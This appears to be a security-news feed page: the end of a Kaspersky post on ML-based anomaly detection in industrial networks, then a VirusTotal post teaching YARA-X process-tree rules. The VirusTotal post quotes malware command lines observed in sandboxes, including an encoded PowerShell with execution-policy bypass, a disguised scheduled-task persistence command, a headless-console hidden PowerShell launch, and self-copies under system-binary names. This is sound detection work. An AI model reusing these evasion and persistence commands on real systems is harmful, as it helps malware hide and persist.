
Device category suggested by MLEP

Device category suggested by MLEP

Once the category is refined, the industrial network map provides more context about the equipment on the network. When analyzing network activity, the analyst immediately sees the device’s suggested category and can skip looking up each IP address in the design diagrams. This approach is especially useful where equipment changes faster than the documentation is updated.

The suggested category is also checked against existing device information and defined constraints. This helps filter out some contradictory options, but prediction quality still depends on how much of the traffic is visible, especially if the device communicates only rarely.

Anomalous activity and streaming statistics

Investigations of real-world attacks show that attackers actively use both standard tools and permitted protocols. You don’t always need to know an attacker’s specific technique in advance to spot potentially malicious activity. Signature-based detection helps find known signs of an attack, but it doesn’t assess how typical an observed interaction is for a particular device. MLEP compares current activity with the device’s usual network profile: which hosts it communicates with, which protocols it uses, when and how much data it transmits, its average packet size, and so on. The changes it detects help guide the direction of the investigation. Correlating these changes with other events and the operational context helps determine whether malicious actions could be behind them. When investigating an incident that has already been detected, anomalies help reconstruct the sequence of actions.

The first version of MLEP comes with six preconfigured monitors, one for each type of deviation from the device’s usual network profile:

Anomaly How it helps with event analysis
New external host Flags a new external connection that wasn’t previously seen in the device’s observed behavior, even if the IP address isn’t listed among known IoCs. Helps check whether this connection appeared at the same time as other suspicious events.
New combination of destination address and port Shows that the device has begun using a service it hasn’t used before. Once an incident has been detected, this helps trace new connections after the more critical events have been analyzed.
Unusually large volume of data sent Highlights data transfers that are atypical for the device and helps correlate their timing and direction with other events.
Atypical activity time Shows that the device was active at a time that’s unusual for it. In an already detected incident, this helps reconstruct the timeline of actions around the main alert.
New protocol Helps spot a new method of communication, even when the device is communicating with familiar hosts.
Activity with signs of scanning Shows that the device has started contacting an unusually large number of neighboring hosts. This signal helps reveal possible reconnaissance ahead of attempts to access equipment.

During an investigation, anomalies help reconstruct the sequence of changes: when a specific host established new connections, switched protocols, increased its data transfer volume, or shifted its operating hours. Matching events by device and time shows an analyst how activity unfolded around an incident that has already been detected.

This is especially useful when some of the attacker’s actions fell outside the monitored scope or didn’t trigger other KICS technologies. Correlating these changes with the device’s role, protocol analysis data, and events from other technologies gives the analyst a more complete timeline. Behavioral anomalies show exactly where to look for the missing links and which network interactions need attention.

Atypical Activity Time anomaly card

Atypical Activity Time anomaly card

In the event list, anomalies detected by MLEP are marked with an AI label. Each event shows its name, source, destination, timestamp, and the ID of the triggered scenario.

Conclusion

In an industrial network, whether behavior is anomalous depends on the host where it occurs and that host’s place in the industrial process. The repetitive nature of many communications makes a change in normal data exchange easier to spot, while knowing a device’s function and criticality helps gauge the possible consequences. Taken together, these observations make network traffic more than a list of connections: it helps assess new events in the context of a specific facility, even without an attack scenario known in advance. Machine learning technologies are well suited to this kind of comprehensive analysis, as they can process and organize huge streams of heterogeneous data. Starting with version 5.0, Kaspersky Industrial CyberSecurity for Networks handles this function with MLEP, which works effectively alongside the product’s existing functionality.

  • ✇VirusTotal Blog
  • Process trees in Livehunt: YARA rules that know who launched what Joseliyo Sánchez
    Note: YARA-X v1.21.0 adds a parent_name field to the items in vt.behaviour.processes_list, and v1.22.0 adds ancestor_names. VirusTotal now fills that list for every sandbox report that includes a process tree, by flattening it. The result is one entry per process, and each entry knows the name of the process that created it and of the processes above it. Read the YARA-X blog. If you have written Livehunt rules on top of sandbox behavior, you have probably used vt.behaviour.processe
     

Process trees in Livehunt: YARA rules that know who launched what

27 de Outubro de 2026, 10:12
Note: YARA-X v1.21.0 adds a parent_name field to the items in vt.behaviour.processes_list, and v1.22.0 adds ancestor_names. VirusTotal now fills that list for every sandbox report that includes a process tree, by flattening it. The result is one entry per process, and each entry knows the name of the process that created it and of the processes above it. Read the YARA-X blog.
If you have written Livehunt rules on top of sandbox behavior, you have probably used vt.behaviour.processes_created. It is a flat list of command lines. It tells you that mshta.exe ran and that powershell.exe ran, but not that one started the other. For a lot of detections that is the whole point: PowerShell on its own is noise, PowerShell launched by mshta.exe is not.
Our sandboxes have always recorded the full process tree. The problem was getting it into YARA, which has no recursive types. As of this month, every file with sandbox reports that reaches Livehunt carries vt.behaviour.processes_list: one entry per process, from every sandbox that ran the file, and each entry knows the name of its parent, the names of its ancestors, and the files it touched.
This post covers what is in each entry, what to keep in mind when writing rules against it, and five cases we worked through while preparing it, each with the rules we wrote and tested. Every case comes with at least one hash, so you can paste the rule in the Livehunt editor and test it yourself.
If you haven't read it yet, we recommend our earlier post It's all about the structure! Creating YARA rules by clicking. It shows how to open the Structure view of any file in the Livehunt editor and turn fields into rule conditions with a click, which is handy for everything that follows.

What each process entry carries

Field Type What it holds
name string The process, as the sandbox reports it. Usually the image path plus the command line.
parent_name string The name of the process that created this one. Empty for root processes and when the parent is unknown.
ancestor_names array of strings The names of its ancestors, nearest first: ancestor_names[0] is the parent (the same as parent_name), ancestor_names[1] the grandparent, and so on. Empty for root processes and when the parent is unknown.
process_id / parent_process_id string PIDs, as reported by the sandbox.
start_time / termination_time integer When the process started and ended, if known.
files_written array of strings Files this process created or modified.
files_opened array of strings Files this process opened.
files_deleted array of strings Files this process deleted.
files_copied[x].source / .destination string Files this process copied, when the sandbox attributes copies to a process.
The fields that change how you write rules are parent_name, ancestor_names and the per-process file lists. With them, "PowerShell wrote a .dll" becomes "the PowerShell that cmd.exe started wrote a .dll".
The simplest possible rule looks like this:
import "vt"

rule cmd_spawns_schtasks_create {
  condition:
    for any p in vt.behaviour.processes_list : (
      p.name icontains "schtasks" and
      p.name icontains "/create" and
      p.parent_name icontains "cmd.exe"
    )
}

Things to know before you write rules

Names are not normalized. Each sandbox writes process names its own way. CAPE gives the quoted command line, Zenbox prepends the image path to the command line, Tencent HABO gives only the executable name, and C2AE and Microsoft Sysinternals often leave environment variables unexpanded (%ComSpec% /c ...). Use icontains and match on the executable name, not on a full path with == or startswith.
Link processes by name, not by PID. A file is usually run by several sandboxes, and Livehunt puts all their processes in the same list. PID 1040 can be cmd.exe in one report and explorer.exe in another. To go more than one level up, use ancestor_names: it is built from each sandbox report on its own, so a chain never mixes processes from different sandboxes. For long chains, you can also climb by name: look for the entry whose name is equal to the parent_name you already have. Both strings come from the same sandbox report, so an exact == is safe there.
A practical workflow is to search first and write the rule second. Intelligence search already supports behavior_processes:"<command line>", which matches anywhere in the list with no hierarchy. It is a quick way to collect candidates. Then you write the rule with the parent condition, and test it against those hashes in the Livehunt editor.

Case 1: porting a Sigma rule, and what it misses

Sigma's Suspicious MSHTA Child Process (03cc0c25-389f-4bf8-b48d-11878079f1ca) is a good example of a detection that needs the parent. Stripped down, it says: the parent image ends with \mshta.exe and the child is a shell or a scripting host.
detection:
    selection_parent:
        ParentImage|endswith: '\mshta.exe'
    selection_child:

        - Image|endswith:
              - '\cmd.exe'
              - '\powershell.exe'
              - '\pwsh.exe'
              - '\wscript.exe'
              - '\cscript.exe'
              - '\sh.exe'
              - '\bash.exe'
              - '\reg.exe'
              - '\regsvr32.exe'
              - '\bitsadmin.exe'
    condition: all of selection*
The Livehunt version maps ParentImage to parent_name and Image to name:
import "vt"

rule mshta_spawns_shell {
  meta:
    description = "Port of Sigma 03cc0c25 (Suspicious MSHTA Child Process)"
  condition:
    for any p in vt.behaviour.processes_list : (
      p.parent_name icontains "mshta.exe" and
      (
        p.name icontains "cmd.exe" or
        p.name icontains "powershell" or
        p.name icontains "pwsh" or
        p.name icontains "wscript" or
        p.name icontains "cscript" or
        p.name icontains "bash.exe" or
        p.name icontains "reg.exe" or
        p.name icontains "regsvr32" or
        p.name icontains "bitsadmin"
      )
    )
}
One thing does not carry over. Sigma also checks OriginalFileName to catch renamed binaries, and sandbox process names have no equivalent. A renamed mshta.exe will get past this rule.
We tested it against d30a0a6c09f664446943d82982f0630e85c447cbe84be8a74b6db6d66effbe80, an Excel file named NOVI USD 44570.00 952PLA3262852510.xls (18/76, tagged cve-2017-0199). It matches. What is more interesting is the CAPE process tree behind the match:
Process Parent
EXCEL.EXE "...\attachment.xls" /dde Explorer.EXE
mshta.exe -Embedding svchost.exe -k DcomLaunch -p
cmd.exe "/c POwERSHeLl.Exe ... -EX BypaSS -nOp -w 1 -ec ..." mshta.exe -Embedding
POwERSHeLl.Exe ... -ec ... cmd.exe
WScript.exe "...\AppData\Roaming\westingcostringforme.vbe" POwERSHeLl.Exe
powershell.exe -nop -ep bypass -file "C:\Temp\XBRYINEZ.ps1" WScript.exe
aspnet_compiler.exe powershell.exe -file ...XBRYINEZ.ps1
Excel is not the parent of mshta.exe. The exploit has Office request an object through DCOM, so mshta.exe is started by the DCOM launcher service, and it shows up with -Embedding. A rule that looks for "Office spawns mshta" would never fire on this document. What we can do is walk one level up from the shell and check the grandparent:
import "vt"

rule dcom_mshta_spawns_shell {
  condition:
    for any p in vt.behaviour.processes_list : (
      (p.name icontains "cmd.exe" or p.name icontains "powershell") and
      p.parent_name icontains "mshta.exe" and
      p.ancestor_names[1] icontains "svchost.exe" and
      p.ancestor_names[1] icontains "dcomlaunch"
    )
}
The first entry of ancestor_names is always the parent, so ancestor_names[1] is the grandparent: the process that started mshta.exe. Without it, you need a second loop over the list to find the entry whose name is the shell's parent_name, and one more loop for every extra level.
The same rule matches other spreadsheets from the same wave, for example 8d249972358268b7a00e182e3f1ecf93ec8bbbee65d22ef4d8a3c382783c1cfa (PO#3302-20260520002.xls), 2d199776cc50b9ad548132105e95af86b29ec8ebca03895a7ddecde58587306b (Request Quotation.xls) and 7c8a3c8366b3106db56359e3defc654d365ce4de21d0a7b1fbad02fbb2aeae52. The rest of that chain shows up again in cases 4 and 5.

Case 2: a services.exe that is not, and the copies behind it

On a normal Windows system, services.exe is started by wininit.exe and by nothing else. A services.exe with any other parent deserves a look:
import "vt"

rule fake_services_wrong_parent {
  condition:
    for any p in vt.behaviour.processes_list : (
      p.name iendswith "\\services.exe" and
      p.parent_name != "" and
      not p.parent_name icontains "wininit.exe"
    )
}
The parent_name != "" check matters. In the reports we looked at, the real services.exe shows up as a root process with no parent, and we don't want those to match.
Our first version also covered lsass.exe. We tested it against 43 recent, clean, signed files, and it matched 19 of them. In those reports the sandbox records lsass.exe with services.exe as its parent. Whatever the reason, that is what the data says, so we dropped lsass.exe from the rule. The lesson is a general one: before encoding what the parent "should" be, check what the sandboxes actually report for clean files.
The rule matches fe8357febe314becf31510a7a2ecb0369e312ad58a448292f5f8a09075d7694c, a .NET executable (45/76) submitted as Cd5KK.exe. In the Jujubox report, Cd5KK.exe starts C:\Windows\System32\NlsLexicons0c1a\services.exe. That process writes two .vbs files to %TEMP% and runs each one with WScript.exe, and one of the scripts starts the fake services.exe again. The sample also launches one PowerShell per path to add Defender exclusions, and in the CAPE report it creates ONLOGON scheduled tasks through WMI, with wmiprvse.exe as the parent of schtasks.exe.
Where did the fake services.exe come from? Jujubox does not attribute file copies to a process, but it does report them at the summary level, in vt.behaviour.files_copied. Cd5KK.exe copied itself to eight places, each one with the name of a Windows binary:
C:\Windows\System32\NlsLexicons0c1a\services.exe
C:\System Volume Information\services.exe
C:\Windows\system\smss.exe
C:\Windows\System32\mfc42\taskeng.exe
C:\Users\Default User\WmiPrvSE.exe
C:\Program Files\Common Files\System\ado\en-US\WmiPrvSE.exe
C:\PerfLogs\Admin\sysmon.exe
C:\Users\<USER>\Downloads\patchregistry\event-stream.exe
You can combine both fields. This rule looks for a copy named after a system process, and then for a process in the list that runs from exactly that path and has a parent:
import "vt"

rule copy_with_system_name_is_executed {
  condition:
    for any c in vt.behaviour.files_copied : (
      (
        c.destination iendswith "\\services.exe" or
        c.destination iendswith "\\smss.exe" or
        c.destination iendswith "\\lsass.exe" or
        c.destination iendswith "\\csrss.exe" or
        c.destination iendswith "\\svchost.exe" or
        c.destination iendswith "\\wmiprvse.exe" or
        c.destination iendswith "\\taskhostw.exe" or
        c.destination iendswith "\\conhost.exe"
      ) and
      for any p in vt.behaviour.processes_list : (
        p.name icontains c.destination and
        p.parent_name != ""
      )
    )
}
The copy proves the file was planted, and the process entry proves it ran. We tested the rule against 30 recent files with a services.exe path in their Jujubox file activity: it matched 9 of them, among them 4930cc4e7e3e258bf2815793f0e5698bdd45adfae8e052bb1dc4c05c6689ade6, which shares the trojan.msil/basic label with Cd5KK.exe and also matches the services.exe parent rule above. It did not match any of the 43 clean files.

Case 3: headless consoles, renamed or not

conhost.exe --headless runs a console program without showing a window. Sigma has a rule that looks for --headless and powershell in the conhost.exe command line. With the parent available, we can ask a slightly different question: did a PowerShell process actually start with a headless console as its parent?
import "vt"

rule headless_console_runs_powershell {
  condition:
    for any p in vt.behaviour.processes_list : (
      (p.name icontains "powershell" or p.name icontains "pwsh") and
      p.parent_name icontains "--headless"
    )
}
A plain search shows why a rule on the command line alone gets noisy. behavior_processes:"conhost.exe --headless" fs:2026-09-01+ returned 947 files when we ran it. Part of that is legitimate software. Terminal emulators use pseudo-consoles, which start conhost.exe --headless --inheritcursor ... --server .... herdr.exe (c18555a6bb74cd021198b57d16b93b40e74e7d0f8f0c28a45f0a4cc22dea0f8b, 0/76) does exactly that, and the rule above does not match it, because that conhost.exe never starts a shell.
On the malicious side, 5c2ceaec797dfa79e81cde6d765898ee8102357e280fa322db6e5a4b0ce3fc4a is a Windows shortcut with a Korean-language lure about penalty guidelines for e-commerce law violations, named with a double .hwp.lnk extension (34/76). CAPE and Jujubox both show the same chain: opening the shortcut starts conhost.exe --headless powershell.exe -NoP -exec BYpass -w 1 -C $rukp = '...', and that console starts the PowerShell that runs the Base64 blob. The decoded script opens with a function called Invoke-EnvironmentCheck.
Notice that the rule checks for --headless in the parent, not for conhost.exe. That is deliberate. 77da8a02d71078564409863c358a544e981b9643c8f50c1daabc5d5d176e3c75 (42/76) drops a file called rhpmx63snl.exe into %APPDATA%\MicrosoftWorker_e08ec640d\. That file is 51bb5aeef2e48dd14fae764f80dc67f516df9914ea9c350329e229f6cea919a2, an unmodified Microsoft conhost.exe (original name CONHOST.EXE, 0/77) with a random name. It later runs as rhpmx63snl.exe --headless powershell.exe -w h -ep bypass -c & "...\xd24mgasgb4.exe". A rule that required conhost.exe in the parent would miss it. If you only want the renamed case, add not p.parent_name icontains "conhost".

Case 4: persistence that actually ran

Spotting schtasks /create is easy. Knowing whether the task did anything during the analysis is harder, and the process list can answer it. When a scheduled task fires, the new process has the Task Scheduler service as its parent (svchost.exe -k netsvcs -p -s Schedule, or taskeng.exe on older systems). If that process runs a file the sample wrote earlier, the persistence worked.
import "vt"

rule task_scheduler_runs_dropped_file {
  condition:
    for any run in vt.behaviour.processes_list : (
      (
        run.parent_name icontains "-s schedule" or
        run.parent_name icontains "taskeng.exe"
      ) and
      for any dropper in vt.behaviour.processes_list : (
        for any f in dropper.files_written : (
          (f iendswith ".exe" or f iendswith ".dll" or f iendswith ".vbs" or
           f iendswith ".js" or f iendswith ".ps1" or f iendswith ".bat" or
           f iendswith ".cmd") and
          run.name icontains f
        )
      )
    )
}
This is the first rule in the post that uses files_written, and it uses it to link two processes that are not parent and child: the one that wrote the file, and the one the scheduler started from it.
Back to 77da8a02d71078564409863c358a544e981b9643c8f50c1daabc5d5d176e3c75. In the CAPE report, software.exe writes rhpmx63snl.exe and xd24mgasgb4.exe to %APPDATA%\MicrosoftWorker_e08ec640d\, and then runs:
schtasks.exe /create /sc minute /mo 1 /tn "AdobeSecurityManager" /tr "C:\Users\<USER>\AppData\Roaming\MicrosoftWorker_e08ec640d\rhpmx63snl.exe --headless powershell.exe -w h -ep bypass -c & '...\xd24mgasgb4.exe'"
When the task fires, the scheduler starts rhpmx63snl.exe (the renamed conhost.exe from case 3), which starts PowerShell, which starts xd24mgasgb4.exe. Every link in that sentence is a parent_name, and the rule matches. The whole chain is also in the ancestor_names of xd24mgasgb4.exe: the PowerShell, rhpmx63snl.exe, the Schedule service and services.exe.
Zenbox saw the same task fire, but reported rhpmx63snl.exe as a root process with no parent. That is fine: CAPE has the link, and the rule only needs one sandbox to see it. It also shows why you shouldn't write rules that need every sandbox to agree.
